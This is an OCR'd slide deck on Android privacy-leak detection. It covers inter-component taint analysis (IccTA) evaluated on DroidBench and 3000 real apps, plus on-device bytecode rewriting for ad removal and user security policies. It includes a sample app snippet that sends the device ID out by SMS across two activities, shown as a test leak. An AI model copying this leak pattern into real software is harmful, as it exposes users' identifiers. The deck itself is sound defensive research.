


Illustration of the problem: An Example

```
1  //TelephonyManager telMnger; (default)
2  //SmsManager sms; (default)
3  class Activity1 extends Activity {
4   void onCreate(Bundle state) {
5    Button to2 = (Button) findViewById(to2a);
6    to2.setOnClickListener(new OnClickListener(){
7     void onClick(View v) {
8      String id = telMnger.getDeviceId();
9      Intent i = new
       Intent(Activity1.this,Activity2.class);
10     i.putExtra("sensitive", id);
11     Activity1.this.startActivity(i);
12 }});}}
13 class Activity2 extends Activity {
14  void onStart() {
15   Intent i = getIntent();
16   String s = i.getStringExtra("sensitive");
17   sms.sendTextMessage(number,null,s,null,null);
18 }}
```

Generic Approach to Connect "Components"

(A)

```
// modifications of Activity1
~~Activity1.this.startActivity(i);~~
IpcSC.redirect0(i);
```

(B)

```
// creation of a helper class
class IpcSC {
 static void redirect0(Intent i) {
  Activity2 a2 = new Activity2(i);
  a2.dummyMain();
 }
}
```

(C)

```
// modifications in Activity2
public Activity2(Intent i) {
  this.intent_for_ipc = i;
}
public Intent getIntent() {
 return this.intent_for_ipc;
}
public void dummyMain() {
 // lifecycle and callbacks
 // are called here
}
```

Evaluation on DroidBench+

⊛ = correct warning, ⋆ = false warning, ○ = missed leak
multiple circles in one row: multiple leaks expected
all-empty row: no leaks expected, none reported

Test Case (#)	FlowDroid	AppScan	IccTA
Inter-Component Communication			
startActivity1 (5)	⊛ 3 ⋆ 41	⊛ 3 ⋆ 41	⊛ 3 ⋆ 1
startForResult1 (4)	⊛ 5 ⋆ 2	⊛ 3 ○ 2	⊛ 5
startService1 (2)	⊛ 2 ⋆ 2	⊛ 2 ⋆ 2	⊛ 2
bindService1 (4)	⊛ 2 ⋆ 2 ○ 3	⊛ 2 ⋆ 2 ○ 3	⊛ 5
sendBroadcast1 (1)	⊛ ⋆	⊛ ⋆	⊛
query (4)	○ 4	○ 4	○ 4
Inter-App Communication			
startActivity (1)	⊛ ⋆	⊛ ⋆	⊛
startService (1)	⊛ ⋆	⊛ ⋆	⊛
sendBroadcast (1)	⊛ ⋆	⊛ ⋆	⊛
Sum, Precision, Recall and F_1			
⊛, higher is better	16	13	19
⋆, lower is better	51	49	1
○, lower is better	7	10	4
Precision ⊛/(⊛ + ⋆)	23.9%	21.0%	95.0%
Recall ⊛/(⊛ + ○)	69.6%	56.5%	82.6%
F_1 2⊛/(2⊛ + ⋆ + ○)	0.36	0.31	0.88

Evaluation on Real Applications

Applications

- 3000 randomly chosen Android applications

Evaluation on Real Applications

Applications

- 3000 randomly chosen Android applications
- Data Leaks in 425 apps. (15%)

Evaluation on Real Applications

Applications

- 3000 randomly chosen Android applications
- Data Leaks in 425 apps. (15%)
- 411 apps only have intRA-component leaks

Evaluation on Real Applications

Applications

- 3000 randomly chosen Android applications
- Data Leaks in 425 apps. (15%)
- 411 apps only have intRA-component leaks
- 14 apps with at least one intER-component leak


Evaluation on Real Applications

Applications

- 3000 randomly chosen Android applications
- Data Leaks in 425 apps. (15%)
- 411 apps only have intRA-component leaks
- 14 apps with at least one intER-component leak
- manually check 117 privacy leaks: FPR 11.6%

What Information is Leaked the Most?

What Information is Leaked the Most?



Contributions Summary


Data-flow analysis cross-component and cross-applications.

DroidBench: Precision 95%, Recall 82%

Real-world application: Precision 88%

One PLDI paper, one Usenix Security Paper, one under-submission

Data Leaks



Outline for section 6

Why Runtime Monitoring?

Runtime Monitoring

Observing the behavior of an application during execution

Applications

Why Runtime Monitoring?

Runtime Monitoring

Observing the behavior of an application during execution

Applications

- Dynamic Security Policy: bytecode manipulation + policy service

Why Runtime Monitoring?

Runtime Monitoring

Observing the behavior of an application during execution

Applications

- Dynamic Security Policy: bytecode manipulation + policy service
- Malware Detection: bytecode manipulation for monitoring

Why Runtime Monitoring?

Runtime Monitoring

Observing the behavior of an application during execution

Applications

- Dynamic Security Policy: bytecode manipulation + policy service
- Malware Detection: bytecode manipulation for monitoring
- Power consumption monitoring

Why Runtime Monitoring?

Runtime Monitoring

Observing the behavior of an application during execution

Applications

- Dynamic Security Policy: bytecode manipulation + policy service
- Malware Detection: bytecode manipulation for monitoring
- Power consumption monitoring
- ...

Why Application Bytecode Manipulation on Smartphones?

Application Bytecode Manipulation

Directly on Smartphones

Why Application Bytecode Manipulation on Smartphones?

Application Bytecode Manipulation

No framework modification: can be deployed on any Android device

Directly on Smartphones

Why Application Bytecode Manipulation on Smartphones?

Application Bytecode Manipulation

No framework modification: can be deployed on any Android device

Directly on Smartphones

- Manipulation could be done: app. market / PC / cloud / ...

Why Application Bytecode Manipulation on Smartphones?

Application Bytecode Manipulation

No framework modification: can be deployed on any Android device

Directly on Smartphones

- Manipulation could be done: app. market / PC / cloud / ...
- However:

Why Application Bytecode Manipulation on Smartphones?

Application Bytecode Manipulation

No framework modification: can be deployed on any Android device

Directly on Smartphones

- Manipulation could be done: app. market / PC / cloud / ...
- However:
  - PC: user has to wait for available PC

Why Application Bytecode Manipulation on Smartphones?

Application Bytecode Manipulation

No framework modification: can be deployed on any Android device

Directly on Smartphones

- Manipulation could be done: app. market / PC / cloud / ...
- However:
  - PC: user has to wait for available PC
  - Cloud: legal restriction of binary distribution to third parties

Why Application Bytecode Manipulation on Smartphones?

Application Bytecode Manipulation

No framework modification: can be deployed on any Android device

Directly on Smartphones


- Manipulation could be done: app. market / PC / cloud / ...
- However:
  - PC: user has to wait for available PC
  - Cloud: legal restriction of binary distribution to third parties

Running manipulation on SP overcomes those issues.


Toolchain for In Vivo Bytecode Modification

(a) Original Application

Toolchain for In Vivo Bytecode Modification



Toolchain for In Vivo Bytecode Modification



Use Case 1: Ad Removal

[1] Pathak, Abhinav, Y. Charlie Hu, and Ming Zhang. Where is the energy spent inside my app?: fine grained energy accounting on smartphones with eprof. Proceedings of the 7th ACM european conference on Computer Systems. ACM, 2012.

Use Case 1: Ad Removal

- All application code has same permissions

[1] Pathak, Abhinav, Y. Charlie Hu, and Ming Zhang. Where is the energy spent inside my app?: fine grained energy accounting on smartphones with eprof. Proceedings of the 7th ACM european conference on Computer Systems. ACM, 2012.

Use Case 1: Ad Removal

- All application code has same permissions
- Ad librairies use dynamic code loading

[1] Pathak, Abhinav, Y. Charlie Hu, and Ming Zhang. Where is the energy spent inside my app?: fine grained energy accounting on smartphones with eprof. Proceedings of the 7th ACM european conference on Computer Systems. ACM, 2012.

Use Case 1: Ad Removal

- All application code has same permissions
- Ad librairies use dynamic code loading
- Ads have impact on device consumption: 65% to 75% of energy spent in free applications [1]

[1] Pathak, Abhinav, Y. Charlie Hu, and Ming Zhang. Where is the energy spent inside my app?: fine grained energy accounting on smartphones with eprof. Proceedings of the 7th ACM european conference on Computer Systems. ACM, 2012.

Ad Removal: Approach

Observations

What is done

Ad Removal: Approach

- No reverse engineering of ad librairies

Observations

What is done

Ad Removal: Approach

- No reverse engineering of ad librairies
- Generic and heuristics-based approach

Observations

What is done

Ad Removal: Approach

- No reverse engineering of ad librairies
- Generic and heuristics-based approach

Observations

- Dangerous code requires I/O operations

What is done

Ad Removal: Approach

- No reverse engineering of ad librairies
- Generic and heuristics-based approach

Observations

- Dangerous code requires I/O operations
- Those operations can fail, developers use try/catch blocks

What is done

Ad Removal: Approach

- No reverse engineering of ad librairies
- Generic and heuristics-based approach

Observations

- Dangerous code requires I/O operations
- Those operations can fail, developers use try/catch blocks

What is done

- Inject `throw` instructions in ad library classes

Ad Removal: Approach

- No reverse engineering of ad librairies
- Generic and heuristics-based approach

Observations

- Dangerous code requires I/O operations
- Those operations can fail, developers use try/catch blocks

What is done

- Inject `throw` instructions in ad library classes
- Method return "" as String.

Use Case 2: User-Centric Security Policy: Motivation

Use Case 2: User-Centric Security Policy: Motivation

- Applications comes with a static permissions list

Use Case 2: User-Centric Security Policy: Motivation


- Applications comes with a static permissions list
- Users can not disable some dangerous permissions

Use Case 2: User-Centric Security Policy: Motivation


- Applications comes with a static permissions list
- Users can not disable some dangerous permissions
- No fine grained permission system

User-Centric Security Policy


User-Centric Security Policy



